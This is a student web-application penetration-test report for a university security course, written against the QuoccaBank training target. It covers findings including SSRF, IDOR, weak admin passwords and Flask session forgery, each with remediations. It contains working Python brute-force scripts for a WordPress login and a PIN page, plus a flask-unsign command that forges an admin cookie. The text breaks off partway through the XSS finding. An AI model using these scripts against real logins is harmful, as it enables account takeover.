

COMP6443 WebApp Security 20T2

QuoccaBank Security Vulnerabilities:

Tutorial:

Thu11A

Team Members:

Jenny HyoJoo Kwon - z5222646

Nicholai Rank - z5115301

You Shi Zhu - z5060508

Submission Date:

15/07/2020

Executive Summary

This report has been commissioned by QuoccaBank to investigate the security of the web application. The domains in the scope of this report are:

- *.quoccabank.com

There were vulnerabilities found in the following subdomains:

- account.quoccabank.com
- cookies.quoccabank.com
- card.quoccabank.com
- haas.quoccabank.com
- blog.quoccabank.com
- files.quoccabank.com
- sales.quoccabank.com
- notes.quoccabank.com
- pay-portal.quoccabank.com
- support.quoccabank.com
- v1.feedifier.quoccabank.com
- v2.feedifier.quoccabank.com
- bigapp.quoccabank.com

Overall, 13 critical vulnerabilities were found, 7 medium and 4 low risk ones. These include, but are not limited to stored XSS in files, broken authentication and SQLi exposed fields. Vulnerabilities like these pose a significant business security threat, allowing privileged information to be exfiltrated from databases, passwords and personal information to be stolen and computers to be compromised. Consequently, it is our recommendation that *.quoccabank.com be removed from the public domain until the critical issues detailed in this report are resolved via the outlined remediations.

Contents

Executive Summary	2
Vulnerability Impact Ratings	5
R1 - Critical	5
R2 - Medium	5
R3 - Low	5
Glossary	6
Reconnaissance	7
Vulnerability 1 - R3	7
account.quoccabank.com	8
Vulnerability 1 - R1	8
cookies.quoccabank.com	8
Vulnerability 1 - R3	8
card.quoccabank.com	9
Vulnerability 1 - R1	9
haas.quoccabank.com	10
Vulnerability 1 SSRF - R2:	10
blog.quoccabank.com	12
Vulnerability 1 - R2	12
Vulnerability 2 IDOR - R2	13
Vulnerability 3 - R1	13
Vulnerability 4 - R1	14
Vulnerability 5 - R1	15
Vulnerability 6 - R3	18
files.quoccabank.com	18
Vulnerability 1 - R1	18
Vulnerability 2 - R1	19
Vulnerability 3 - R2	20
Vulnerability 4 XSS - R1	22
sales.quoccabank.com	24

Vulnerability 1 - R1	24
notes.quoccabank.com	26
Vulnerability 1 - R2	26
pay-portal.quoccabank.com	27
Vulnerability 1 SQLI - R1	27
support.quoccabank.com	27
Vulnerability 1 IDOR - R2	27
v1.feedifier.quoccabank.com	29
Vulnerability 1 XXE - R1	29
v2.feedifier.quoccabank.com	29
Vulnerability 1 XXE - R1	29
bigapp.quoccabank.com	30
Vulnerability 1 MITM - R2	Error! Bookmark not defined.
Vulnerability 2 SQLi - R2	30
Vulnerability 3 Client Side Validation - R1	31
Vulnerability 4 SQLi - R2	32
Results Summary	33

Vulnerability Impact Ratings

The following vulnerability classifications were used to classify their severity:

R1 - Critical

Vulnerabilities classified as critical can cause privilege escalation or directly harm the business through incurred costs. E.g. cookie authentication exploits, admin accounts vulnerable to brute force, SQLi, XSS, XXE. Must be fixed as soon as possible.

R2 - Medium

Vulnerabilities that can cause data leakage or affect multiple users directly. E.g. low impact SSRF, authentication bypass. Should be resolved, but not critically urgent.

R3 - Low

No direct issue, however it leaves the site vulnerable to further exploits or may represent a conceptual flaw in the security design of the site. Should be addressed eventually to minimise risk of data leakage or attack.

Glossary

Term	Description
Bad Actor	A person or organisation attempting to compromise the application
HAAS	HTTP As A Service
HTTP	A fundamental protocol used by the World Wide Web to control data transfer. ¹
IDOR	Insecure Direct Object Referencing Refers to an application exposing references to internal objects, such as files or database keys, without any other access control ²
JWT	JSON Web Token A token based security technique used to identify authorized users ³
MITM	Man-in-the-Middle An attack where communication between two systems is intercepted by a bad actor. The attacker can read and modify the intercepted data ⁴
SSRF	Server-Side Request Forgery An attack leading to the application making modified, malicious requests to a domain chosen by the attacker ⁵
SQLi	Structured Query Language Injection A code injection technique used to insert malicious code in SQL statements to destroy a database or retrieve privileged information ⁶
XXE	XML External Entity An injection attack against applications that parse XML input containing a references to malicious external entities ⁷

¹ https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol

²

https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

³ <https://auth0.com/learn/json-web-tokens/>

⁴ https://owasp.org/www-community/attacks/Man-in-the-middle_attack

⁵ https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

⁶ https://www.w3schools.com/sql/sql_injection.asp

⁷ [https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)

Reconnaissance

Vulnerability 1 - R3

- Sub-domain enumeration indicate existence of pages that should not be accessible directly

Steps to Reproduce:

There are publically available sub-domain enumeration tools online. One of these is Subbrute by The Rook, and uses the Google DNS server combined with a wordlist containing over 100,000 common subdomain names. This allows easy brute force sub-domain enumeration.

1. Download subbrute from <https://github.com/TheRook/subbrute>
2. Run subbrute.py with the following command:

```
> python3 subbrute.py quoccabank.com
```

Impact:

- Sub-domain enumeration is a reconnaissance strategy used by attackers to map out the publicly accessible structure of the target to determine potential vectors for attacks.
- This can lead to vulnerable pages on the site being exposed and subsequently exploited. Finding applications running on hidden sub domains may lead to uncovering critical vulnerabilities.

Remediation:

- Subdomain recon is difficult to protect against and securing against this should not be the focus of securing a WebApp.
 - Certain defences against subdomain enumeration include obscuring the URL by not using words likely to appear in wordlists. This is security through obscurity and should not be relied on.
 - Do not rely on hidden domain names. Hidden domain names does not mean that particular domain is not accessible by the public.
- More important steps are to ensure that all publicly accessible pages are secure and that redundant/legacy pages that do not need to be accessed are taken down.
- An approach similar to that of Google's Beyondcorp⁸ can be considered, where all network requests are first processed to perform access control based on the user. Continual monitoring of traffic ensures that the user accesses only pages and files they are authorised to.

⁸ <https://beyondcorp.com>

account.quoccabank.com

Vulnerability 1 - R1

- Client side validation that can be bypassed via developer tools

Steps to Reproduce:

1. Account creation requires an 'admin' to authorise the creation of the account.
2. Through the browser developer tools, we can change the HTML elements of the page such that the admin checkbox has the attribute `readonly=""` replaced with `checked=""`.
 - a. Although it doesn't show up on the screen, the box is now checked. In case parts of the page text is also validated, the 'no' text was also changed to 'yes'.
3. The HTTP request that is sent shows that the checkbox is checked, and allows the creation of the account without requiring 'admin' approval

Impact:

- People can create their accounts without admin verification, allowing any unauthorized person to create accounts.
- This may allow access to other services provided by Quoccabank to people who are ineligible to access and utilise those services.
- If there were sign-up or 'start your journey with quoccabank today for a free toaster'⁹ incentives on offer, creating multiple fake accounts would allow exploitation of this - leading to financial losses for the bank or affiliated product.
- Furthermore, creating a user account normally involves some sort of vetting process and having a bypass present in-system means that bad actors have a higher chance of gaining access to other vulnerabilities present - becoming a user is a form of privilege escalation.

Remediation:

- Validation should be shifted to the server-side. One method would be that a request to create an account simply sends the data for review by an admin/moderator of Quoccabank. An automated check of the data by the server can ensure that people who already have accounts don't send duplicate requests.

cookies.quoccabank.com


Vulnerability 1 - R3

- Authorisation cookie contains no tamper protection, allowing users to change their level of access

⁹ <https://www.businessinsider.com.au/why-banks-used-to-give-out-toasters-2009-3?r=US&IR=T>

Steps to Reproduce:

1. The page creates a cookie in the browser with default value of 0 the first time you visit.
2. This can be examined with a Cookie editing browser plugin. It is a session key that stays with the browser session.
3. By editing the 0 and turning it into 1, we can trick the server into thinking that the browser does have the correct cookie to access the page we want when we refresh and send our edited cookie.



4. By changing that last line so lucky = 1, we trick the server into giving us the page we want.

Impact

- While there is no direct impact in this particular instance, cookie verified access to sensitive information can be problematic. Cookies are used to enforce state or context within a website. Consequently, a modified cookie without the proper safeguards in place can be used to simulate an elevated user state.

Remediation:

- Encryption of the cookie with a MAC, or providing signed JWT tokens instead, allows the session to be provided a certain level of access that cannot be modified with the key.

card.quoccabank.com

Vulnerability 1 - R1

- Ordering a credit card sends the price via HTTP post request

Steps to Reproduce:

1. To order a Mastercard on Quoccabank, we need to send \$2. The amount to be charged is in the POST request when we try to order the card.
- 2.
3. By intercepting the request we see:

```
POST /ship HTTP/1.1
Host: card.quoccabank.com
Content-Type: application/x-www-form-urlencoded
Referer: https://card.quoccabank.com/ship

name=[NAME]+[SURNAME]&address=*****&fee=2
```

4. So by editing the request such that the fee is \$0, I can order a card without being charged.

Impact:

- People can order credit cards without being charged. This incurs a cost to the company.
- Depending on the backend implementation, it may also be possible to 'negatively charge' for the credit card. This could lead to crediting the nominated account for the purchase instead.

Remediation:

- On the surface this may be intended as a feature as more options may be added in the future with different prices. However as the price is what is being directly controlled, this exploit becomes possible. Sending the option that was selected would be more secure in this case.
- Performing all calculations, deductions and account balance tracking exclusively on the server side where it can't be modified by the user changing values in packets would resolve this.


haas.quoccabank.com

Vulnerability 1 - R2:

- SSRF possible through HAAS interface to access kb.quoccabank.com

Steps to Reproduce:

1. Kb.quoccabank.com is not readily accessible:



2. However, there is a service that can send requests to kb.quoccabank via HAAS

haas - http as a service

Use this service to access kb.quoccabank.com

```
GET / HTTP/1.1
Host: kb.quoccabank.com
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

3. Submitting this request returns a successful response of the form:

```
HTTP/1.1 200 OK
Server: CTFProxy/cb64d4ca1

<a href="/c98efc0d-5c3f-45ec-996a-2cb82d35ed26.html">follow this link to get
easy flag (manual work)</a>
<a href="/deep/">follow this link to get harder flag (automatic work)</a>
<a href="/calculator/">follow this link to visit human calculator</a>
```

This is returned by kb.quoccabank.com, an intended forbidden page. Further investigation of the hrefs in the response yields similarly privileged information.

Impact:

- HAAS can implement server side request forgery (SSRF) by allowing HAAS to submit requests on the attacker's behalf. Essentially this mimics a request from the internal network (which is normally operating at a higher privilege than an external user) allowing the attacker to access otherwise prohibited material.

Remediation:

- When an application can send requests only to identified and trusted applications or to any external IP addresses or domain names. If we assume an application can send requests only to identified and trusted applications, a whitelist approach can be a solution.
- If requests through haas.quoccabank.com to kb.quoccabank.com is a feature, only allow calls between these subdomains and prevent kb.quoccabank.com from sending requests to other areas of the quoccabank.com domain.


blog.quoccabank.com

Vulnerability 1 - R2

- Blog post privacy is not appropriately set

Steps to Reproduce:

1. Run a blank search via url of the form "<https://blog.quoccabank.com/?s=>"



2. This returns two blog posts that are otherwise inaccessible from browsing the site.

Impact

- Drafts and other potentially privileged documents that are created in the blog are exposed to the public domain

Remediation

- Altering the privacy of sensitive posts via WordPress or simply storing drafts locally / securely within the company ecosystem would resolve this.
- Do not host sensitive files on web apps if they are not required to be there. A draft document detailing a restructure of the company should be an entirely internal document on the servers and never be referenced in any public facing web application.

Vulnerability 2 - R2

- IDOR, patterns in URL enable us to easily guess and subsequently access superficially hidden posts.

Steps to Reproduce:

1. Clicking through the site allows us to observe that almost every 3rd page indexed yields a blog post {...33,36,39,42}.
2. Trying several other pages via URL such as 2, 45 lead to valid requests that are difficult to access by standard interactions with the site, the only other access method being the blank search mentioned above, which is more difficult to conceive if unfamiliar with the site's URL structure.

Impact:

- Effectively the same as Vulnerability 1 on blog.quoccabank.com, confidential information may be fetched - could be used for stock price manipulation in the case of the company restructure announcement or virtually anything else depending on the nature of the information stored.

Remediation:

- Using a hash instead of direct reference can be a solution. This hash is salted with a value predefined by admin. The advantage of using hash in this case is enumerating values on the attacker's side becomes more difficult. Even if an attacker successfully guesses the hash algorithm, it cannot reproduce value due to the usage of salt.
- Access control is also important preventing any unauthorised users from accessing resources even with an insecure reference. Even with a hashed query, brute force through the hash range may be viable depending on its length, and only access control prevents users from 'accidentally' accessing an object.

Vulnerability 3 - R3

- Wordpress admin login page is exposed through a sample Wordpress page

Steps to Reproduce:

1. The link to this page is displayed on the Wordpress Example page that is accessed via IDOR from Vulnerability 2 in blog.quoccabank.com. With a page id of 2, we see the example page containing a link to the admin login.

COMP6443{hiddenpostflag}

This is an example page. It's different from a blog post because it will stay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to potential site visitors. It might say something like this:

Hi there! I'm a bike messenger by day, aspiring actor by night, and this is my website. I live in Los Angeles, have a great dog named Jack, and I like piña coladas. (And gettin' caught in the rain.)

...or something like this:

The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.

As a new WordPress user, you should go to [your dashboard](#) to delete this page and create new pages for your content. Have fun!

2. Alternatively, knowing the site is powered by WordPress (Aperture WP theme link at the bottom of the page), wp-admin is a reasonable URL to test.

Impact:

- While not a vulnerability in and of itself, routing all users - including administrative, through the one portal is sub-optimal.
- Being able to easily access the login page allows easy exploitation of vulnerabilities 4 and 5.

Remediation:

- Don't include the wordpress example page, particularly with links to an admin portal. Have a separate login portal for regular users that is distinct from the administrative one (which may necessitate switching away from WordPress entirely), or remove the vulnerabilities discussed below.
- WordPress allows the admin login page to be changed to a different URL. This will prevent access from being as easy, however should not be relied on. Please refer to Vulnerability 4 and 5 in [blog.quoccabank.com](#).

Vulnerability 4 - R1

- Admin account login details are trivial. (username: admin, password:admin)

Steps to Reproduce:

1. Trialing trivial combinations like admin:password and admin:admin yielded results.

Impact:

- Insecure, easily guessed login credentials leading to privilege escalation

- Administrative access is obtained to the WP site, allowing us to change permissions, edit users, re-route information to private emails and effectively impersonate a trusted member of the company - potentially publishing more documents like the Restructuring Draft - resulting in loss of reputation and data leakage.

Remediation:

- Change the default password for the admin page to non trivial ones; avoid passwords that are too short, are common and/or are easily guessed through a dictionary attack.

Vulnerability 5 - R1

- SuperAdministrative account mq is weak to a basic brute force attack
- Different messages are provided for incorrect username vs user/pass combo.

Steps to Reproduce:


1. At the login dashboard identified above we notice that the WordPress login in question differentiates between an invalid username and an invalid user/pass combo.

The image displays two side-by-side screenshots of the WordPress login interface, illustrating the difference in error messages based on the type of invalid credential entered.

Left Screenshot: The login form shows the 'Username or Email Address' field containing 'johnsmith'. The 'Password' field is empty. A red error message at the top states: 'Unknown username. Check again or try your email address.' The 'Remember Me' checkbox is unchecked, and the 'Log In' button is visible.

Right Screenshot: The login form shows the 'Username or Email Address' field containing 'admin'. The 'Password' field is empty. A red error message at the top states: 'Error: The password you entered for the username admin is incorrect. [Lost your password?](#)' The 'Remember Me' checkbox is unchecked, and the 'Log In' button is visible.

2. We begin by enumerating single character and two character usernames to determine if there are any easily accessible potential targets.



This is done via Burp Suite by parsing the pictured packet to intruder, loading in a pre-generated word list consisting of {a,b,c ... aa, ab, ac... zz} combinations and filtering out responses containing the error message “unknown username”.

3. Once the username has been identified (mq), we repeat the process with passwords with a wordlist containing the 10,000 most common passwords¹⁰. The following custom script performs the attack quickly:

¹⁰ https://en.wikipedia.org/wiki/Wikipedia:10,000_most_common_passwords


```

import requests
import re

def post(password):
    data = {'log':'mq', 'pwd':password}
    response = s.post('https://blog.quoccabank.com/wp-login.php', data=data)
    if (re.search('Dashboard', response.text) != None):
        print("FOUND")
    return response

# Create a session
s = requests.Session()

# brute force through list of most common 1000 passwords
passwords = open("top10000.txt", 'r')
for line in passwords:
    stripped_line = line.strip()
    response = post(stripped_line)
    response.close()

```

Impact:

- SuperAdministrator and Administrator differ in that the super admin has access to all features across a site network, whereas the administrator's privileges are contained to a single site, hence it is even more serious than Vulnerability 4. Some specific abilities include: 'the ability to install, upload and delete themes and plugins as well as modify user information.'¹¹
- Essentially this leaves the entire blog and its associated sites in the hands of the attacker, who can harvest user information, post misleading stories and potentially ruin the company's PR image.

Remediation:

- Change both the username and password to longer, less brute forcible combinations.
- Avoid using common passwords that are vulnerable to brute force attack.
- Remove field specific error message from login. This is giving out unnecessary information to the attacker. For example, "The password you entered for the username admin is incorrect" indicates that a username admin actually exists, which greatly decreases effort needed to find a vulnerable account.

¹¹

<https://themeisle.com/blog/wordpress-user-roles/#:~:text=Super%20Admin&text=This%20role%20only%20applies%20to,themes%2C%20plugins%2C%20and%20more.>

Vulnerability 6 - R3

- Comments in HTML display potentially confidential information

Steps to Reproduce:

1. View code via inspect element (F12) and read comments.

Impact:

- Vulnerabilities may be revealed in code as comments might explain the nature of the backend and how it is coupled (i.e. fields potentially open to SQLI). Testing passwords/accounts and other details are also sometimes neglected and left in comments.

Remediation:

- Ensure comments containing sensitive information are removed before making changes public.

files.quoccabank.com

Vulnerability 1 - R1

- Privilege escalation instructions visible in comments of JavaScript files for files.quoccabank.com

Steps to Reproduce:

1. Trawling through the javascript files yields an interesting set of instructions not otherwise visible on the website:

```
[n("h1", [e._v(" WFH Help Page ") ])], n("p", [e._v(" Welcome fellow Quokkaers! ") ])], n("p", [e._v(" We used to host onboarding events, but now everyone's working from home due to coronavirus. In order to get staff\naccess from home, simply execute\n ") ])], n("p", [e._v(" We've found it's more secure, simply execute" ) ])], n("code", [e._v("/covid19/supersecret/lmao/grant_staff_access?username=adam" ) ])], n("p", [e._v("but replace ") ], n("code", [e._v("adam" ) ])], e._v(" with your own username ") ])]
```

2. If the URL is modified as suggested, privileges are escalated for the user to 'staff' and a file representing sensitive information as well as a flask key are loaded.

Impact:

- Any bad actor can also follow these instructions to gain the same level of access as an employee and potentially the same file access - making IP and personal files vulnerable to extraction.
- Furthermore, files are vulnerable to XSS - detailed in vulnerability 4, leaving all collaborators susceptible to cookie theft and similar exploits.

Remediation:



- Send remote access and privilege escalation instructions safely. Emailing staff the steps or explaining the process in person would remove the need for the help page.
- Additionally, ensuring that all artefacts are deleted after making a post exposing a potential vulnerability would assist - note that these instructions aren't present in any of the HTML or visible on the site by default.

Vulnerability 2 - R1

- The Flask Secret Key used to sign session tokens is stored on the web app

Steps to Reproduce:

1. Exploiting Vulnerability 1 leads to a Flask Secret Key being displayed:



`$h@llICompareTHEE2aSummersday`

2. The nature of the cookie is easily inspected due to Base64 encoding. The security in a Flask token is how it is signed with a secret key. Now that the secret key has been leaked, it is trivial to tamper with the token while re-signing it to be valid.

```
flask-unsign --sign --cookie '{"role': b'Admin', 'username': 'admin'}" --secret '$h@llICompareTHEE2aSummersday'
```

3. This gives admin access, which we can use to access the admin account as if we had logged into it through the portal:

admin's Files

Admin

New file
max 64 chars per file

new_file

sample text

Create

Log out

flag

COMP6443{WHAT_IS_FLAAAASK.ejUxMTUzMDE=.lIalKv+SBa8nF0zNPwyDGw==}

Impact:

- Any staff member can escalate their privileges to admin. Gain access to administrator's personal files which may contain privileged information or access credentials.
- This also increases the threat surface to gain admin files, as becoming staff is trivial due to the above vulnerability. So not only can any staff become admin easily, any bad actor only needs to become staff to become admin.

Remediation:


- Do not publish secret keys in any way. This is an extremely sensitive piece of information that should not be fetchable externally in any way.

Vulnerability 3 - R2

- Comments seen after exploiting Vulnerability 2 clearly state that there is a separate admin page "TODO: Remove /admin"
- This admin page is easily brute forced as it uses a 4 digit code.

Steps to Reproduce:

1. Following the steps in Vulnerability 2, from the admin account the route 'files.quoccabank.com/admin' becomes accessible.



← → ↻ files.quoccabank.com/admin

Enter 4 digit Access Code

2. Run the following python script:

```
import requests

# Helper function, sets up HTTP request and checks if anything has changed
def post(code, prev = None):
    data = {'pin':code}
    res = requests.post('https://files.quoccabank.com/admin', data=data)
    if (prev != None):
        if (prev.text != res.text):
            # if page changes, we've found something
            print("FOUND")
    return res

# Initial request to get sample html
res = post('0000')
res.close()

# brute force through all 4 number combinations from 0000 to 9999
for i in range(10000):
    res = post('{:0>4}'.format(i), res)
    res.close()
```

3. The script iterates through all potential combinations in the set {0000, 0001 ... 9999}. When it receives a response unlike the previous ones, it stops and prints “FOUND”. It also logs previously attempted codes making it trivial to identify the correct one and gain access to the full admin portal.

Impact:

- Privilege escalation method that bypasses all steps in Vulnerability 1 and 2. A subdirectory of /admin is easily guessed and 4 digit code is very short and easily brute forced.

Remediation:


- Any redundant/legacy pages that do not need to be accessed are taken down. This ties in with Reconnaissance, as subdirectories can also be enumerated and this page would easily provide admin access to this web app.
- If this page must be kept online, avoid using 4 digit code for verification as it can be brute forced very easily using a script. At minimum consider extending this to a password field that accepts a mixture of characters, symbols and numbers.

Vulnerability 4 - R1

- files.quoccabank.com allows javascript to be injected into a file, allowing for XSS attacks


Steps to Reproduce:

1. We begin by registering an account through the site as normal. In this case simply username: "jerry" password: "jerry" and hitting register is sufficient.



2. Once an account has been created within the ecosystem, we can create and upload our own text files within the browser window. This entry is prone to XSS attacks such as simply loading a script in as follows:

jerry's Files


 User

New file
max 64 chars per file

